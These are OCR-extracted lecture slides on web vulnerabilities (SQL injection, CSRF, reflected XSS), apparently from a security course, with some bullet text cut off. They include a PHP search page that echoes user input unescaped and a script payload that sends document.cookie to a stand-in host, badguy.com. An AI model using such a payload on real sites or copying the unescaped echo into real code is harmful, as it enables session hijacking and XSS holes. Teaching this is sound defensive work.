
Payments Login CSRF



Payments Login CSRF



Login CSRF



[Mitchell'14]

Cross Site Scripting (XSS)

Three vulnerabilities we will discuss


- SQL Injection
- Brows
- Bad in SQL
- CSRF – Cross-site request forgery
- Bad w d web site, using credentials of an innocen
- XSS – Cross-site scripting
- Bad w that steals information from an honest

Uses SQL to change meaning of database command

Leverage user's session at victim sever

Inject malicious script into trusted context

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:

http://victim.com/search.php ? term = `apple`

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term
into response

Bad input

- Consider link: (properly URL encoded)


```
http://victim.com/search.php ? term =
   <script> window.open(
      "http://badguy.com?cookie = " +
      document.cookie )  </script>
```

- What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

```
<HTML> Results for <script> … </script>
```

3. Browser executes script:
   - Sends badguy.com cookie for victim.com

